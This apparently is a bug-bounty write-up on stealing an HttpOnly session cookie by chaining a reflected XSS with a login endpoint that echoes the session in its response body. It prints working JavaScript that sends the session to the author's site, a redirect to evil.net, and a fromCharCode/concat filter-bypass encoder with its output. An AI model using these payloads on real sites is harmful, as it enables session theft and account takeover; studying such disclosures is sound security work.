Yasser Gersy

Follow 413 Followers About


Stealing HttpOnly Cookie via XSS

Yasser Gersy Apr 8, 2018 · 5 min read

Hi

It's very rarely that i write about my findings , But i decided to share this which may help you while writing pocs.

First to be honest i'm one of the laziest hackers , i run my own scripts and common tools like wfuzz, sublister , nmap , etc and watch a random movie after the movie is finished i remember those who are running.



I was fuzzing for common directories on a private website let'me call it jerico.com.

jerico.com is a popular platform for blogging and it has more than 500 Million users.

As usual , i ran Wfuzz with a wordlist

```
wfuzz -c -z file,/root/Desktop/common-list --hc 404,400,302
https://jerico.com/FUZZ
```

I was surprised to see the server returned

`200 OK` for the following end-point

```
/account/settings/server
```

When i requested this end-point in my browser , i was seeing my own account settings , i tried to view the source code of the website and concluded that the ‘server’ string was returned inside a script tag;

```
<script>
var user = ‘server’;
</script>
```

of course a very simple payload would be :

```
'-alert(2)-'
```

so the full url would be :

```
https://jerico.com/account/settings/server‘-alert(2)-’
```

Boom , this is a very simple XSS,lucky ! :D

Report

```
Hi Team

I found an xss at
https://jerico.com/account/settings/server‘-alert(2)-’

happy fixing.
```

Yes , i love reporting very simple issues without further investigating , but this time the team was unresponsive so i decided to get some attentions .

One of the interesting points for me is the login .

From my previous investigation , i found the login end-point was returning session cookie in the

`set-cookie Header`

`in Response body`

If you tried to log in

```
POST  /Account/Login HTTP/1.1
HOST: jerico.com

user[email]=fo@bar.com&user[password]=qwerty
```

The response would be :

```
HTTP/1.1 200 OK
Set-Cookie:session=xz4z5cxz4c56zx4c6x5zc46z5xczx46cx4zc6xz4czxc;
secure;httpOnly;domain=jersico.com

{"session":"xz4z5cxz4c56zx4c6x5zc46z5xczx46cx4zc6xz4czxc"}
```

The session cookie is marked as `httpOnly` So javascript would not access it

But the session is returned in response body , Javascript would not access the cookie but it can access the response body and get the protected cookie .

So to get the cookie , you need to issue a post request as login .and fetch the response body:

```
POST  /Account/Login HTTP/1.1
HOST: jerico.com
X̊-Requested-With: XMLHttpRequest

user[email]=fo@bar.com&user[password]=qwerty
```

Are you kidding ? how would you get the email and password.

I tried to issue a csrf request to the login end-point without any body parameters

```
POST  /Account/Login HTTP/1.1
Cookie: session=xz4z5cxz4c56zx4c6x5zc46z5xczx46cx4zc6xz4czxc;
HOST: jerico.com
```

And wow !

I was lucky the server was returning the same data in response body:

```
HTTP/1.1 200 OK
Set-Cookie:session=xz4z5cxz4c56zx4c6x5zc46z5xczx46cx4zc6xz4czxc;
secure;httpOnly;domain=jersico.com

{"session":"xz4z5cxz4c56zx4c6x5zc46z5xczx46cx4zc6xz4czxc"}
```

Yeah ,The plan goes well.

- Issue an XHR request to login end-point
- Server returns sesssion id in response body
- Fetch the body and steal the session.

here is the complete JS code to steal the cookie

```
<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() { if (xhr.readyState == 4)

{
   prompt('You are hacked , your session='+xhr.response);}
   document.location.replace('//yassergersy.com/stealer?
data='+xhr.response');
}
xhr.open('POST', '/account/login',true);
xhr.withCredentials = true;

xhr.send(null);
</script>
```

Encoding and sending the payload failed :(, most special characters were filtered :

`",<>/\`

For me the following characters were enough to achieve my goal :

`'()-.`

We need to convert all special characters to `String.fromCharCode(ascii)`

for a space = 32

`String.fromCharCode(32)`

for a comma = 44

`String.fromCharCode(44)`

so for alert(1337) the payload would be :

```
eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 51, 51, 55,
41 ))
```

Hold on , the , comma was filtered , the payload again will fail , we need another trick ,my jascript skills are not so good

I tried to search google for

```
javascript string concatenation
```

And found `concat()`

```
https://www.w3schools.com/jsref/jsref_concat_string.asp
```

So instead of separating chars we can concatenate them using `.concat()`

for example if we need to pass `a,b`

we can concatenate b with a using:

```
'a’.concat('b')
```

Of course this trick will not be used for alphabetical chars, it will be used for the special characters which the application sanitizes like

```
"<>/\,
```

So using `concat` and `String.fromCharCode` we can execute whatever JS code

i decided to test the following payload

```
<script>
       document.location.replace("//evil.net");
</script>
```

This was too boring to do it manually so i decided to write a python script to make it easier :

```
https://gist.github.com/YasserGersy/a0fee5ce7422a558c84bfd7790d8a082
```

saving the payload to a file named `payload.txt` and executing the following command

```
python Js2S.py payload.txt
```

Resulted in generating :

```
''.concat(String.fromCharCode(60)).concat('script').concat(String.fro
mCharCode(62)).concat(String.fromCharCode(10)).concat('document').con
cat(String.fromCharCode(46)).concat('location').concat(String.fromCha
rCode(46)).concat('replace').concat(String.fromCharCode(40)).concat(S
tring.fromCharCode(34)).concat(String.fromCharCode(47)).concat(String
.fromCharCode(47)).concat('evil').concat(String.fromCharCode(46)).con
cat('net').concat(String.fromCharCode(34)).concat(String.fromCharCode
(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10))
.concat(String.fromCharCode(60)).concat(String.fromCharCode(47)).conc
at('script').concat(String.fromCharCode(62)).concat(String.fromCharCo
de(10))
```

This generated payload is considered as a single string and would not be filtered by the application , so we can pass it to `eval` and execute it

in his case i needed this payload to be written in the document.

So that i will use `document.write(my_payload)`

instead of `eval` Anyone can use whatever function.

so our final payload would be :

```
https://jerico.com/Account/Settings/server`-dcument.write(
<<generated-payload-by-python-script>>)'-
```

Succeeded :D , let's try a real world payload :

```
$cat myrealworldpayload.txt
```

.

```
<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() { if (xhr.readyState == 4)
 {prompt('You are hacked , your session='+xhr.response);}}
xhr.open('POST', '/account/login', true);
xhr.send(null);
</script>
```

And python script generated the following :

```
python Js2S.py myrealworldpayload.txt
```

Output >

```
''.concat(String.fromCharCode(60)).concat('script').concat(String.fro
mCharCode(62)).concat(String.fromCharCode(10)).concat('var').concat(S
tring.fromCharCode(32)).concat('xhr').concat(String.fromCharCode(32))
.concat(String.fromCharCode(61)).concat(String.fromCharCode(32)).conc
at('new').concat(String.fromCharCode(32)).concat(String.fromCharCode(
```


```
88)).concat('MLHttpRequest').concat(String.fromCharCode(40)).concat(S
tring.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String
.fromCharCode(10)).concat('xhr').concat(String.fromCharCode(46)).conc
at('onreadystatechange').concat(String.fromCharCode(32)).concat(Strin
g.fromCharCode(61)).concat(String.fromCharCode(32)).concat('function'
).concat(String.fromCharCode(40)).concat(String.fromCharCode(41)).con
cat(String.fromCharCode(32)).concat(String.fromCharCode(123)).concat(
String.fromCharCode(32)).concat('if').concat(String.fromCharCode(32))
.concat(String.fromCharCode(40)).concat('xhr').concat(String.fromChar
Code(46)).concat('readyState').concat(String.fromCharCode(32)).concat
(String.fromCharCode(61)).concat(String.fromCharCode(61)).concat(Stri
ng.fromCharCode(32)).concat('4').concat(String.fromCharCode(41)).conc
at(String.fromCharCode(10)).concat(String.fromCharCode(32)).concat(St
ring.fromCharCode(123)).concat('prompt').concat(String.fromCharCode(4
0)).concat(String.fromCharCode(39)).concat(String.fromCharCode(89)).c
oncat('ou').concat(String.fromCharCode(32)).concat('are').concat(Stri
ng.fromCharCode(32)).concat('hacked').concat(String.fromCharCode(32))
.concat(String.fromCharCode(44)).concat(String.fromCharCode(32)).conc
at('your').concat(String.fromCharCode(32)).concat('session').concat(S
tring.fromCharCode(61)).concat(String.fromCharCode(39)).concat(String
.fromCharCode(43)).concat('xhr').concat(String.fromCharCode(46)).conc
at('response').concat(String.fromCharCode(41)).concat(String.fromChar
Code(59)).concat(String.fromCharCode(125)).concat(String.fromCharCode
(125)).concat(String.fromCharCode(10)).concat('xhr').concat(String.fr
omCharCode(46)).concat('open').concat(String.fromCharCode(40)).concat
(String.fromCharCode(39)).concat('POST').concat(String.fromCharCode(3
9)).concat(String.fromCharCode(44)).concat(String.fromCharCode(32)).c
oncat(String.fromCharCode(39)).concat(String.fromCharCode(47)).concat
('account').concat(String.fromCharCode(47)).concat('login').concat(St
ring.fromCharCode(39)).concat(String.fromCharCode(44)).concat(String.
fromCharCode(32)).concat('true').concat(String.fromCharCode(41)).conc
at(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat('x
hr').concat(String.fromCharCode(46)).concat('send').concat(String.fro
mCharCode(40)).concat('null').concat(String.fromCharCode(41)).concat(
String.fromCharCode(59)).concat(String.fromCharCode(10)).concat(Strin
g.fromCharCode(60)).concat(String.fromCharCode(47)).concat('script').
concat(String.fromCharCode(62)).concat(String.fromCharCode(10))
```

Now replace the `xxxxxxxxxxxxx` in the following url with the generated payload :

```
https://jerico.com/Account/Settings/server`-dcument.write(
<<xxxxxxxxxxxxx>>)'-
```

The payload was too long and so the url , but does not matter it works :

And i was able to steal the cookie.



Cookie leaked to attacker's site

Conclusion :

What my real poc which i sent to the team does ?

- The payload first get's echoed inside a script tag.
- The payload executes first as a mathematical operation since i used '- as subtraction operation , which first will add the full malicious payload to the document to be executed without filtration.
- The malicious payload executes and issues a POST request and fetches the response to extract the session id and sends it to attacker website http://yassergersy.com which later will prompt it as in the above image.
- The attacker website receives the stolen session id and log it.

To learn:

- Think in the box :D
- Chain bugs for higher impact.
- Never stop searching

Timeline

- 4–2–2018 Reported
- 5–2–2018 Triaged

The bounty was frustrating :(

Regards

JavaScript Xss Attack Bug Bounty Hackerone